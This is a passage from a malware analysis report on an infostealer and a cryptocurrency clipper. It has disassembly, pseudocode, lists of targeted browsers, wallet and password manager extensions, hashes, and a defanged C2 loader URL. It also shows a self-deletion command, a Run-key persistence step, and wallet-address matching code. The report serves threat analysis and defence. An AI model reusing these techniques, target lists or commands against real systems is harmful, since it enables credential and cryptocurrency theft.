When the **Base64**-encoded filename field in the JSON data sent to the server is decoded, the file name is found to be **system_info.txt**.




Figure 37- Resolved Data Block

When the Base64-encoded data block is decoded, the system information sent to the C2 server is revealed.

0044F086	BB 28504900	mov ebx,macaque.495028	495028:"browsers"
0044F08B	8BCE	mov ecx,esi	esi:"j5PLwk9"
0044F08D	53	push ebx	
0044F08E	E8 EB43FBFF	call macaque.40347E	
0044F093	84C0	test al,al	
0044F095	74 1F	je macaque.44F0B6	
0044F097	53	push ebx	
0044F098	8BCE	mov ecx,esi	esi:"j5PLwk9"
0044F09A	E8 2204FCFF	call macaque.40F4C1	
0044F09F	8038 02	cmp byte ptr ds:[eax],2	
0044F0A2	0F85 8F000000	jne macaque.44F137	
0044F0A8	FF75 E0	push dword ptr ss:[ebp-20]	
0044F0AB	8D57 38	lea edx,dword ptr ds:[edi+38]	
0044F0AE	8BC8	mov ecx,edx	
0044F0B0	E8 3D53FCFF	call macaque.4143F2	
0044F0B5	59	pop ecx	
0044F0B6	BB 98464900	mov ebx,macaque.494698	494698:"plugins"
0044F0BB	8BCE	mov ecx,esi	esi:"j5PLwk9"
0044F0BD	53	push ebx	

Figure 38- Browser and Extension Information

The malware also steals browser and extension information.

Google Chrome	Chromium	Google Chrome Canary	Amigo
Torch	Vivaldi	Comodo Dragon	EpicPrivacyBrowser
CocCoc	Brave	Cent Browser	7Star
Chedot Browser	Microsoft Edge	360 Browser	QQ Browser
CryptoTab	Opera Stable	Mozilla Firefox	Pale Moon
Quark Browser	UC Browser	Sogou Browser	Maxthon Browser
Perplexity Comet	Opera GX	Sigma AI	

Table 6- Targeted Browsers

MetaMask	TronLink	Binance Wallet	Yoroi
Coinbase Wallet extension	Auro Wallet(Mina Protocol)	Jaxx Liberty	iWallet
MEW CX	GuildWallet	Ronin Wallet	NeoLine
CLV Wallet	Liquidity Wallet	Terra Station Wallet	Keplr
Sollet	Guarda	Polymesh Wallet	ICONex
Coin98 Wallet	EVER Wallet	KardiaChain Wallet	Rabby
Phantom	Brave Wallet	Oxygen	Pali Wallet
BOLT X	XDEFI Wallet	Nami	Maiar DeFi Wallet

Keeper Wallet	Solflare Wallet	Cyano Wallet	KHC
TezBox	Temple	Goby	Byone
OneKey	DAppPlay	SteemKeychain	Braavos Wallet
Enkrypt	OKX Wallet	Sender Wallet	Hashpack
Eternl	Pontem Aptos Wallet	Petra Aptos Wallet	Martian Aptos Wallet
Finnie	Leap Terra Wallet	Opera Wallet	Trust Wallet
Rise - Aptos Wallet	Rainbow Wallet	Nightly Wallet	Ecto Wallet
Coinhub	MultiversX DeFi Wallet	Frontier Wallet	SafePal
SubWallet - Polkadot Wallet	Fluvi Wallet	Glass Wallet - Sui Wallet	Compass Wallet for Sei
Xverse Wallet	Morphis Wallet	HAVAHA Wallet	Elli - Sui Wallet
Venom Wallet	Pulse Wallet Chromium	Magic Eden Wallet	Backpack Wallet
Tonkeeper Wallet	OpenMask Wallet	SafePal Wallet	Bitget Wallet
TON Wallet	MyTonWallet	Uniswap Extension	Stock Up: DeFi, NFT and Web3 Extension
Pelagus	Portal DEX	Pallad	Allet
Cardano Priority Wallet	Velgasm	Lite Wallet	CraftCoin Wallet
Pirichain Wallet	Mavryk Wallet	Creta Wallet	LuckyStar - LuckyCoin Wallet
Velas	Reliable Wallet	TapCoin	Laso Finance

Table 7- Targeted Cryptocurrency Wallet Extensions

Authenticator	Authy	EOS Authenticator	GAuth Authenticator
---------------	-------	-------------------	---------------------

Table 8- Targeted Authentication (2FA) Extensions

Trezor Password Manager	Bitwarden	KeePassXC	Dashlane
NordPass	Keeper	RoboForm	LastPass
BrowserPass	MYKI	Spikity	CommonKey
Zoho Vault			

Table 9- Targeted Password Management Extensions

0044F0F3	53	push ebx	ebx:"Files"
0044F0F4	8BCE	mov ecx,esi	ecx:"j5PLwk9", esi:"j5PLwk9"
0044F0F6	E8 C603FCFF	call macaque.40F4C1	

Figure 39- File Information

The malware also steals information from critical files.

Bitcoin Core	Dogecoin	Raven Core	Daedalus Mainnet
Blockstream Green	Wasabi Wallet	Ethereum	Electrum
ElectrumLTC	Ledger Live	Exodus	Electron Cash
MultiDoge	Jaxx Desktop	Atomic	Binance
Coinomi	Chia Wallet	Komodo Wallet	Guarda Desktop
Litecoin Core	Dash Core	Armory Wallet	Trezor Suite
AtomicDEX	BitPay	Copay	StakeCube
GreenAddress	MEW Desktop	MyEtherWallet	NOW Wallet
Cake Wallet	Blockstream	Electron Cash	

Table 10- Targeted Desktop Cryptocurrency Wallet Applications

Telegram	Discord
----------	---------

Table 11- Targeted Communication Applications

Azure CLI / Config	AWS Credentials	Azure Identity Service	
--------------------	-----------------	------------------------	--

Table 12- Targeted Cloud Information

Simple Sticky Notes

Microsoft Sticky Notes

Table 13- Targeted Note-Taking Applications




Figure 40- Encrypted Text Sent to the Server

In the packet capture taken with Wireshark, the encrypted data that the malware sends to the C2 server over HTTP can be seen.




Figure 41- Data Block of the Data Sent to the Server

The malware encodes the binary databases it has stolen, together with the stolen encryption keys (master keys), with **Base64** and sends them to the C2 server in **SQLite3** format.




Figure 42- Self-Deletion Process

After finishing the data theft process, the malware deletes itself following a 5-second delay by running the **ShellExecuteExA** command via a **c / timeout /t 5 & del /f /q <exe path>** API call.




Figure 43- Signal Sent to the Server

The malware sends a signal to the C2 server when the information theft process is complete.




Figure 44- Loader Download Request Sent to the Server

A loader download request is then sent to the server.




Figure 45- Server's Response to the Loader Download Request

The malware downloads an application named **Decred.exe** from the address **/https[:]//dcdivas[.]com/wp-includes/Text/Diff/Engine/**.

- **csidl:0** → The target folder code indicating where the downloaded file will be saved.
- **run_as_admin:0** → Indicates that the downloaded application will be run without requesting administrator privileges.

Decred.exe Analysis

Name	Decred.exe
MD5	a7b2e65ec3aed0ff8de3788dd56c6432
SHA256	f82d272a52c56f65d66ac665f3074639b93b61c094d27c75e0c77b9baffe896f
File Type	PE64/EXE

Static Analysis




Figure 46- DIE Output

As a result of the DIE analysis, the file is found to be a 64-bit PE, appears to be digitally signed with Windows Authenticode, and contains a high-entropy, compressed "overlay".




Figure 47- Entropy Value

The executable file is found to be 89% packed. The overall file entropy is **7.15965**. Since this value is very close to 8, the file is highly packed.

00007FF741697015	FF95 68080000	call qword ptr ss:[rbp+868]	rbp+868]:CopyFileW
00007FF741697018	85C0	test eax, eax	
00007FF74169701D	74 68	jz decred.7FF74169708A	
00007FF74169701F	48:8D85 60080000	lea rax, qword ptr ss:[rbp+860]	
00007FF741697026	48:899D 60080000	mov qword ptr ss:[rbp+860], rax	
00007FF74169702D	41:B9 02000000	mov r9d, 2	
00007FF741697033	48:894424 20	mov qword ptr ss:[rsp+20], rax	
00007FF741697038	45:33C0	xor r8d, r8d	
00007FF741697038	48:8D15 CE200000	lea rdx, qword ptr ds:[7FF741699110]	rdx:L"C:\\Users\\[redacted]\\AppData\\Roaming\\[redacted]\\Desktop\\Decred.exe
00007FF741697042	48:C7C1 01000000	mov rcx, FFFFFFFF80000001	0eWwfjJD.exe

Figure 50- Copying Itself to the Created Directory

The malware copies itself into the created directory as "0eWwfjJD.exe" using the **CopyFileW** API call.

00007FF741697038	48:8D15 CE200000	lea rdx, qword ptr ds:[7FF741699110]	rdx:L"0eWwfjJD"; 00007FF741699110:L"Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00007FF741697042	48:C7C1 01000000	mov rcx, FFFFFFFF80000001	P14:RegOpenKeyExW
00007FF741697049	41:FD66	call r14	
00007FF74169704C	85C0	test eax, eax	
00007FF74169704E	75 3A	jnz decred.7FF74169708A	
00007FF741697050	48:88BD 60080000	mov rcx, qword ptr ss:[rbp+860]	
00007FF741697057	8D047D 02000000	lea eax, qword ptr ds:[rdi*2+2]	
00007FF74169705E	894424 28	mov dword ptr ss:[rsp+28], eax	
00007FF741697062	48:8D15 8F200000	lea rdx, qword ptr ds:[7FF7416990F8]	rdx:L"0eWwfjJD"; 00007FF7416990F8:L"0eWwfjJD"
00007FF741697069	48:8D85 D0010000	lea rax, qword ptr ss:[rbp+100]	
00007FF741697070	41:B9 01000000	mov r9d, 1	
00007FF741697076	45:33C0	xor r8d, r8d	

Figure 51- Saving to the Registry

To achieve persistence, the malware saves the copy it placed in the **AppData** directory to the registry so that it runs at startup.

00007FF741697A7A	BA 00900300	mov edx, 39000	rcx:NtFreeVirtualMemory+14, rbx:"Mzx"
00007FF741697A7F	48:88C8	mov rcx, rbx	
00007FF741697A87	E8 19E4FFFF	call decred.7FF741697A80	rcx:NtFreeVirtualMemory+14, rbx:"Mzx"
00007FF741697A8A	48:88C8	mov rcx, rbx	
00007FF741697A8F	E8 21000000	call decred.7FF741697A80	
00007FF741697A94	3302	xor edx, edx	

rcx=ntdll.00007FFAA96D3C4	
rbx=0000237EDDE0000 "MZX"	
.text:00007FF741697A87 decred.exe: \$27A87 #26E87	

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	Locals	Struct
Address	Hex	Hex	Hex	Hex	Hex	Hex	Hex
00000237EDDE0000	4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00						
00000237EDDE0010	00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00						
00000237EDDE0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
00000237EDDE0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						
00000237EDDE0040	0E 1F BA 0E 00 84 09 CD 21 88 01 4C CD 21 54 68 00						
00000237EDDE0050	69 73 20 70 72 6F 67 72 61 00 20 63 61 6E 6E 0F						
00000237EDDE0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20						
00000237EDDE0070	6D 6F 64 65 2E 24 00 50 45 00 00 64 86 08 00 00						
00000237EDDE0080	FF D1 AA 19 00 00 00 00 00 00 00 00 00 22 00 00						
00000237EDDE0090	08 02 0E 00 00 2E 02 00 00 5E 01 00 00 00 00 00						
00000237EDDE00A0	18 05 02 00 00 10 00 00 00 00 00 40 01 00 00 00						
00000237EDDE00B0	00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00						
00000237EDDE00C0	06 00 00 00 00 00 00 00 00 F0 03 00 00 04 00 00						
00000237EDDE00D0	00 00 00 00 00 02 00 60 81 00 00 00 01 00 00 00						
00000237EDDE00E0	00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00						
00000237EDDE00F0	00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00						
00000237EDDE0100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00						

Figure 52- Injecting the Payload into the Allocated Space

The malware injects a PE file into the memory space it allocated with VirtualAlloc.. The dump was tracked in the memory map and saved in exe format. The saved .exe file was examined both statically and dynamically.

DecredClipper.exe Analysis

Name	DecredClipper.exe
MD5	12b4c9ee12c6d020de6acd613d4c1662
SHA256	ef41c96fac62749e1b6fabd9ce9d68b1c0341fa2e46e6b1395cdfddf487b3cef
File Type	PE64/EXE

Static Analysis




Figure 53- DIE Output

As a result of the DIE analysis, the file is found to be a 64-bit PE.

PE64 Sections 00000000 00039000

6.45644 not packed(80%)

Entropy Bytes

Filter	Filter	Filter	Filter	Filter
Off:ft	Size	Entropy	Status	Name
000000000000...	000000000000...	2.20751	not packed	PE Header
000000000000...	000000000000...	6.56985	packed	Section(0) ['.text']
000000000000...	000000000000...	5.74208	not packed	Section(1) ['.rdata']
000000000000...	000000000000...	1.96479	not packed	Section(2) ['.data']
000000000000...	000000000000...	5.39891	not packed	Section(3) ['.pdata']
000000000000...	000000000000...	0.00282	not packed	Section(4) ['.fptrtable']
000000000000...	000000000000...	0.00282	not packed	Section(5) ['.tls']
000000000000...	000000000000...	4.24558	not packed	Section(6) ['.RDATA']
000000000000...	000000000000...	5.17532	not packed	Section(7) ['.reloc']

Figure 54- Entropy Value

No packer signature was found in the static analysis performed, and the software was determined to have been compiled in the **Microsoft Visual C/C++ (Visual Studio 2022)** environment.

```

MutexW = CreateMutexW(0i64, 0, "u");
if ( !MutexW )
    return 0i64;
v1 = MutexW;
if ( GetLastError() == 183 )
{
    CloseHandle(v1);
    return 0i64;
}
if ( !byte_140037B50 && CoInitializeEx(0i64, 0) >= 0 )
{
    CoInitializeSecurity(0i64, -1, 0i64, 0i64, 0, 3u, 0i64, 0, 0i64);
    byte_140037B50 = 1;
}

```

Figure 55- Mutex Check Pseudocode

The malware creates a **Mutex** and prevents itself from being run multiple times on the system with a **GetLastError() == 183** check.

```

if ( (sub_1400066C4(v37, v48, "bc1q", 4i64) & 1) != 0 && (sub_1400069E0(v37 + 4, 38i64) & 1) != 0 )
{
    if ( v48 == 42
        || (v63 = *(_BYTE *) (v37 + 42), (unsigned __int8)(v63 - 48) >= 0xAu)
        && (unsigned __int8)((v63 & 0xDF) - 65) >= 0x1Au )
    {
        v55 = v47 + 42;
        v240 = 2;
        v56 = (__m128i *) &v240;
        goto LABEL_264;
    }
}

```

Figure 56- Copied Text Format Check Pseudocode

The malware checks whether the text copied to the clipboard is a cryptocurrency wallet address. If the copied data is verified as a valid crypto address format, an infinite loop is triggered and the original address on the clipboard is replaced with the attacker's own wallet address via a **SetClipboardData** API call.

Ethereum	Bitcoin(BTC-Native)
Bitcoin(BTC-Taproot)	Litecoin
Bitcoin Cash	Cosmos

Table 14- Checked Cryptocurrency Wallet Formats

Dynamic Analysis

0000000140001633	E8 C5470000	call stage2.140005DFD	
0000000140001638	48:8D15 B52C0200	lea rdx,qword ptr ds:[1400242F4]	rdx:L"DESKTOP", 00000001400242F4:L"\\\\"USERNAME"
000000014000163F	48:8D8D F0050000	lea rcx,qword ptr ss:[rbp+5F0]	
0000000140001646	6A 04	push 4	
0000000140001648	41:58	pop r8	
000000014000164A	E8 AE470000	call stage2.140005DFD	
000000014000164F	48:8D15 A22C0200	lea rdx,qword ptr ds:[1400242F8]	rdx:L"DESKTOP", 00000001400242F8:L"USERNAME"
0000000140001656	48:8D85 20050000	lea rs1,qword ptr ss:[rbp+520]	
000000014000165D	4C:8D45 70	lea r8,qword ptr ss:[rbp+70]	
0000000140001661	48:89F1	mov rcx,rs1	rcx:L"DESKTOP"
0000000140001664	E8 44470000	call stage2.140005DAD	

Figure 57- GetComputerNameW API Call

The malware **GetComputerNameW** API call to get the device's NetBIOS computer name.

0000000140001633	E8 C5470000	call stage2.140005DFD	
0000000140001638	48:8D15 B52C0200	lea rdx,qword ptr ds:[1400242F4]	rdx:L, 00000001400242F4:L"\\\\"USERNAME"
000000014000163F	48:8D8D F0050000	lea rcx,qword ptr ss:[rbp+5F0]	
0000000140001646	6A 04	push 4	
0000000140001648	41:58	pop r8	
000000014000164A	E8 AE470000	call stage2.140005DFD	
000000014000164F	48:8D15 A22C0200	lea rdx,qword ptr ds:[1400242F8]	rdx:L, 00000001400242F8:L"USERNAME"
0000000140001656	48:8D85 20050000	lea rs1,qword ptr ss:[rbp+520]	
000000014000165D	4C:8D45 70	lea r8,qword ptr ss:[rbp+70]	

Figure 58- GetUserNameW API Call

The malware **GetUserNameW** API call to get the username of the session it is running under.

000000014000114D	48:8B8D F0010000	mov rcx,qword ptr ss:[rbp+1F0]	00000001400310C0:L"ROOT\\CIMV2"
00000001400011B4	48:8D15 05FF0200	lea rdx,qword ptr ds:[1400310C0]	
00000001400011B8	4C:8D85 F8010000	lea r8,qword ptr ss:[rbp+1F8]	
00000001400011C2	E8 39FEFFFF	call stage2.140001000	
00000001400011C7	85C0	test eax,eax	
00000001400011C9	0F88 9D010000	js stage2.14000136C	
00000001400011CF	48:838D F8010000 00	cmp qword ptr ss:[rbp+1F8],0	
00000001400011D7	0F84 8F010000	je stage2.14000136C	
00000001400011DD	4C:8D05 B2FE0200	lea r8,qword ptr ds:[140031096]	0000000140031096:L"SELECT * FROM %s"
00000001400011E4	48:8D5D 80	lea rbx,qword ptr ss:[rbp+50]	
00000001400011E8	BA 00010000	mov edx,100	
00000001400011ED	48:89D9	mov rcx,rbx	rbx:L"SELECT * FROM Win32_Processor"
00000001400011F0	4D:89F9	mov r9,r15	r15:L"Win32_Processor"
00000001400011F3	E8 CD010000	call stage2.1400013C5	
00000001400011F8	48:8B8D F8010000	mov rcx,qword ptr ss:[rbp+1F8]	
